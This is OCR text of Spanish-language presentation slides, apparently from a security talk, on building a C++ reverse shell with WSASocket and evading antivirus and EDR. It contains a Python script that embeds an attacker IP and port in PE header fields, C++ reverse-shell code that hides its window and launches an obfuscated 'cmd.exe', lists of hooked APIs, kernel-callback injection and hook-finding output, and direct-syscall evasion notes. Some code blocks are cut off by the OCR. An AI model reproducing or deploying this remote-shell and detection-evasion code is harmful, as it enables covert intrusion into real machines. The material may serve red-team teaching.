0xA        0xA   e_minalloc:                    0x0
0xC        0xC   e_maxalloc:                    0xFFFF
0xE        0xE   e_ss:                          0x0
0x10       0x10  e_sp:                          0xB8
0x12       0x12  e_csum:                        0x0
0x14       0x14  e_ip:                          0x0
0x16       0x16  e_cs:                          0x0
0x18       0x18  e_lfarlc:                      0x40
0x1A       0x1A  e_ovno:                        0x0
0x1C       0x1C  e_res:
0x24       0x24  e_oemid:                       0x0
0x26       0x26  e_oeminfo:                     0x0
0x28       0x28  e_res2:
0x3C       0x3C  e_lfanew:                      0x100

----------NT_HEADERS----------
```


C++ Reverse Shell (WSASocket)

- **Random name**

```
.\random_chars.exe
```

- **Round #2:**
  - **res** (0x24 – 0x1C = 0x8 = 8) ¿IPv4 [4] + Port [2]?
  - **res2** (0x3C – 0x28 = 0x14 => 20) ¿IPv4/6 [16] + Port [2]?
  - **e_csum** = 0x00 = Constante, no se emplea
  - **¿Se comprueba(n) por los AVs/EDRs/Antimalware?**

C++ Reverse Shell (WSASocket)



C++ Reverse Shell (WSASocket)

- **Random name**

```
.\random_source.exe
```

- **Round #3:**
  - **res** (0x24 – 0x1C = 0x8 = 8) Port [2]
  - **res2** (0x3C – 0x28 = 0x14 => 20) IPv4/6 [16]
  - **e_csum** = 0x00 = Constante, no se emplea
  - **PE_Header (NT Header) + File_Header + Optional_Header =** CRC recalculado


C++ Reverse Shell (WSASocket)

```python
#!/usr/bin/env python
import pefile
import sys
import os
import time
from hashlib import md5
from time import localtime


def add_prefix(filename):
    prefix = md5(str(localtime()).encode('utf-8')).hexdigest()
    return f"{prefix}_{filename}"


def ip2hex(ip):
    return "0x" + "".join(map(lambda i: "{:02X}".format(int(i)), ip.split(".")))


if len(sys.argv) < 3:
    print('Usage: ' + sys.argv[0] + ' [path\]filename.ext IP port')
    sys.exit()

# Open and save backup file
print('[+] Opening source file ' + sys.argv[1])
pe =  pefile.PE(sys.argv[1])
tmpFilename = 'temp.exe'
newFilename = add_prefix(sys.argv[1])
print('[+] Writting settings into ' + newFilename)
pe.write(filename=tmpFilename)
pe.__data__.close()
```

C++ Reverse Shell (WSASocket)

```
32  # Change DOS stub offsets (PEfile doesn't change DOS_HEADER)
33  file = open(tmpFilename, 'r+b')
34  hexIpAddr = ip2hex(sys.argv[2])
35  print('    [+] Victim IP: ' + sys.argv[2] + ' (' + hexIpAddr + ')')
36  data = bytes.fromhex(hexIpAddr[2:])
37  file.seek(28)   #pe.DOS_HEADER.res (0x1C -> 0xAC107101)
38  file.write(data)
39  hexPort = hex(int(sys.argv[3]))
40  print('    [+] Target port: ' + sys.argv[3] + ' (' + hexPort + ')')
41  data = bytes.fromhex(hexPort[2:])
42  file.seek(40) # pe.DOS_HEADER.res2 (0x28 -> 0x3039)
43  file.write(data)
44  file.close()
45
46  # Save with new CRC and new datetime timestamp
47  print('    [+] Changing timestamp')
48  print('    [+] New checksum calculated')
49  pe = pefile.PE(tmpFilename)
50  epochTime = int(time.time())
51  pe.FILE_HEADER.TimeDateStamp = epochTime
52  pe.write(filename=newFilename)
53  pe.__data__.close()
54  # Clean tmp file
55  os.remove(tmpFilename)
```

C++ Reverse Shell (WSASocket)



C++ Reverse Shell (WSASocket)

PE Checksum (sysinternals)

```
static uint CalcCheckSum(byte[] data, int PECheckSum)
{
    long checksum = 0;
    var top = Math.Pow(2, 32);

    for (var i = 0; i < data.Length / 4; i++)
    {
        if (i == PECheckSum / 4)
        {
            continue;
        }
        var dword = BitConverter.ToUInt32(data, i * 4);
        checksum = (checksum & 0xffffffff) + dword + (checksum >> 32);
        if (checksum > top)
        {
            checksum = (checksum & 0xffffffff) + (checksum >> 32);
        }
    }
```

C++ Reverse Shell (WSASocket)

```
    checksum = (checksum & 0xffff) + (checksum >> 16);
    checksum = (checksum) + (checksum >> 16);
    checksum = checksum & 0xffff;

    checksum += (uint)data.Length;
    return (uint)checksum;

}
```

https://github.com/BitsOfBinary/pe_trimmer

C++ Reverse Shell (WSASocket)

- **Problemas encontrados:**
  - El nombre del fichero no se podrá posteriormente recuperar y será nulo (incluso para .\)
  - El stub DOS_HEADER tampoco podrá leerse y/o se verá que hay un tamper en su cabecera.

- **Aproximación a una solución:**
  - ¿Añadir un recurso con dichos datos? P.e. Un icono, tabla con los datos…

C++ Reverse Shell (WSASocket)

```
int main(
{
    print
    wchar

    if (!
    {
        p
    }
    else
    {
        s
        c
        p

        p
        c
    }

    getch

    FreeC
    WSASt
```

```
string convertToString(wchar_t* wc)
{
    char a[BUF_SIZE];
    char DefChar = ' ';
    int i;

    WideCharToMultiByte(CP_UTF8, 0, wc, -1, a, BUF_SIZE, &DefChar, NULL);
    string s = "";
    for (i = 0; i < BUF_SIZE; i++) {
        // printf("Char: %c\n", a[i]);
        if (a[i] == '\0') {
            break;
        }
        s += std::string(1, a[i]);
    }
    return s;
}
```

C++ Reverse Shell (WSASocket)

- **Problemas encontrados:**
  - Si lo pasamos a una shellcode, no tendremos acceso al recurso a no ser que lo leamos directamente… más código, más APIs y DLLs, y tocamos fichero en disco…

C++ Reverse Shell (WSASocket)


- **Hardcodear** (compatible con shellcode) **y ofuscar:**

```
{
    uint32_t hexIp = 0xAC107101;    // 172.16.113.1 -> 0xAC107101
    int hexPort = 0x3039;           // 12345
    string ip = "";
    string port = "";

    // Convert hex IP to string (ip dotted)
    int temp = 0;
    for (int i = 0; i < 8; i++) {
        if (i % 2 == 0)
        {
            temp += hexIp & 15;
            hexIp = hexIp >> 4;
        }
        else
        {
            stringstream ss;
            temp += (hexIp & 15) * 16;
            hexIp = hexIp >> 4;
            ss << temp;
            ip = ss.str() + "." + ip;
            temp = 0;
        }
    }
    ip.pop_back();
```

C++ Reverse Shell (WSASocket)

```
// Convert hex port to string
std::stringstream ss;
ss << hexPort;
port = ss.str();
// cout << port;

// cin.get();

FreeConsole(); //Hide windo
WSAStartup(MAKEWORD(2, 2),
s1 = WSASocket(AF_INET, SOC
R.sin_family = AF_INET;
R.sin_port = htons(std::stc
R.sin_addr.s_addr = inet_ac
WSAConnect(s1, (SOCKADDR*)&
memset(&A, 0, sizeof(A));
A.cb = sizeof(A);
A.dwFlags = (STARTF_USESTDH
A.hStdInput = A.hStdOutput
TCHAR c[256] = L"cm";
TCHAR d[256] = L"d.exe";
CreateProcess(NULL, _tcscat(c, d), 0, 0, 1, 0, 0, 0, &A, &B);
}
```

C++ Reverse Shell (WSASocket)



4. Detección


Jugamos contra el enemigo

Detección

- **MalAPI**
  https://malapi.

  Al emplear las muy conocidas y los AVs/XDRs

Detección



Detección

- **Antivirus Artifacts**
  https://github.com/ethereal-vx/Antivirus-Artifacts

> Welcome to Antivirus Artifacts III.
>
> The Antivirus Artifacts series so far has focused exclusively on mnemonic artifacts: drivers, API hooks, or processes which may be present. This third entry identifies registry artifacts from the AV product as well as services. New AVs have been added to the collection: Adaware, Dr. Web, AVAST , Kaspersky.
>
> *Note: due to the size of the registry artifacts retrieved they will not be listed in this paper. Registry dumps for HKEY_LOCAL_MACHINE, HKEY_CURRENT_CONFIG, HKEY_CLASSES_ROOT, HKEY_USERS, and HKEY_CURRENT_USER can be viewed on my GitHub.*
>
> *https://github.com/D3VI5H4/Antivirus-Artifacts/tree/main/Registry%20Data*

Detección

- P.e. **Bitdefender™**

Functions Hooked:

KERNELBASE.DLL		
DefineDosDeviceW	CreateProcessW	CreateProcessA
CreateProcessInternalA	CreateProcessInternalW	PeekConsoleInputW
CloseHandle	DeleteFileW	OpenThread
CreateRemoteThreadEx	GetProcAddress	MoveFileWithProgressW
MoveFileExW	GetModuleBaseNameW	GetModuleInformation
GetModuleFileNameExW	EnumProcessModules	SetEnvironmentVariableW
EnumDeviceDrivers	SetEnvironmentVariableA	QueueUserAPC
GetLogicalProcessorInformationEx	LoadLibraryA	LoadLibraryW
GetLogicalProcessorInformation	GetApplicationRecoveryCallback	EnumProcessModulesEx
PeekConsoleInputA	ReadConsoleInputA	ReadConsoleInputW

5. Antidetección

Jugamos “en casa”

Antidetección

- **Kernel callbacks**

Windows PowerShell

```
PS C:\Users\s4ur0n\source\repos\Kernel-CallBacks\Kernel-CallBacks\bin\Release> ps | findstr explorer
   4343     131   153596     296724     312,19   4512   1 explorer
PS C:\Users\s4ur0n\source\repos\Kernel-CallBacks\Kernel-CallBacks\bin\Release> .\Kernel-CallBacks.exe 4512
Process id: 4512
Obtained handle to the process: 2F8
Got Kernel Callback address of process at 0x58
0 bytes read!
Kernel CallbackTable: 0
Value at fnCOPYDATA: 0
0 original bytes copied!
0 payload bytes written to fnCOPYDATA!
Obtained handle to window: 0
SendMessage triggered!
0 original bytes written back to fnCOPYDATA!
PS C:\Users\s4ur0n\source\repos\Kernel-CallBacks\Kernel-CallBacks\bin\Release>
```

*/

Antidetección

- **Find hooks**
  https://gist.github.com/sbasu7241

```
/* References:

1. https://www.ired.team/offensive-security/defense-evasion/detecting-hooked-syscall-functions
 2. https://github.com/Mr-Un1k0d3r/EDRs

*/
```

Antidetección

- **EDRs hooks**

```
PS C:\Users\s4ur0n\source\repos\EDRs> .\hook_finder64.exe C:\windows\system32\ntdll.dll
Loading C:\windows\system32\ntdll.dll
HookFinder Mr.Un1k0d3r RingZer0 Team
C:\Users\s4ur0n\source\repos\EDRs\hook_finder64.exe is loaded at 0x0000000000400000.
C:\Windows\SYSTEM32\ntdll.dll is loaded at 0x00007FFD9FEC0000.
C:\Windows\System32\KERNEL32.DLL is loaded at 0x00007FFD9E070000.
C:\Windows\System32\KERNELBASE.dll is loaded at 0x00007FFD9D930000.
C:\Windows\System32\msvcrt.dll is loaded at 0x00007FFD9DFC0000.
----------------------------------------
BASE                    0x00007FFD9FEC0000      MZÉ
PE                      0x00007FFD9FEC00D8      PE
ExportTableOffset       0x00007FFDA001F3A0
OffsetNameTable         0x00007FFDA0021A58
Functions Count         0x9a4 (2468)
----------------------------------------
----------------------------------------
Completed
PS C:\Users\s4ur0n\source\repos\EDRs>
```

6. Syscalls

Sabemos lo que queremos, sabemos lo que tenemos…

Syscalls

- **¿Qué es una syscall (llamada al sistema)?**

Una ***llamada al sistema*** o ***system call*** es un método utilizado por las aplicaciones para comunicarse con el núcleo del sistema (kernel).

Esto es necesario cuando una aplicación o proceso de usuario necesita acceder a información del hardware, de otros procesos o del propio núcleo.

Syscalls

De este modo, la llamada es el punto de enlace entre el ***modo de usuario (user mode)*** y el ***modo de núcleo (kernel mode)***, los dos modos cruciales de **privilegio** y **seguridad**.

Antes de que la syscall termine de procesarse y se envíen o reciban los datos necesarios, el núcleo del sistema ***toma el control del proceso***. Su ejecución se interrumpe durante este periodo. Una vez que se ha realizado la acción de la syscall, el núcleo renuncia al control y el código continua.

Syscalls

Para no requerir un conocimiento interno del SS.OO., se suelen brindar ciertas llamadas al sistema en **forma de funciones de biblioteca (WinAPI)** que se pueden invocar a través de una interfaz de programación.

Se plantea la posibilidad de **realizar las llamadas al sistema directamente** desde el código para evitar cualquier mecanismo de interceptación implantado, tanto en ***kernelbase.dll*** como en ***ntdll.dll***.

Syscalls

Sin embargo, no es fácil ya que hay que **implementar las funciones en ASM** (ensamblador) y para ***cada versión de Windows***, los códigos de llamada ***son diferentes***...

https://j00ru.vexillium.org/syscalls/nt/64/

System Call Symbol	Windows XP (hide)		Windows Server 2003 (hide)				Windows Vista (hide)			Windows Server 2008 (hide)				Windows 7 (hide)		Windows Server 2012 (hide)		Windows 8 (hide)		Windows 10 (hide)										
	SP1	SP2	SP0	SP2	R2	R2 SP2	SP0	SP1	SP2	SP0	SP2	R2	R2 SP1	SP0	SP1	SP0	R2	8.0	8.1	1507	1511	1607	1703	1709	1803	1809	1903	1909	2004	20H2
NtAcceptConnectPort	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0060	0x0061	0x0001	0x0061	0x0001	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002
NtAccessCheck	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0061	0x0062	0x0062	0x0062	0x0062	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
NtAccessCheckAndAuditAlarm	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0026	0x0027	0x0028	0x0027	0x0028	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029
NtAccessCheckByType	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0062	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063
NtAccessCheckByTypeAndAuditAlarm	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0056	0x0057	0x0058	0x0057	0x0058	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059
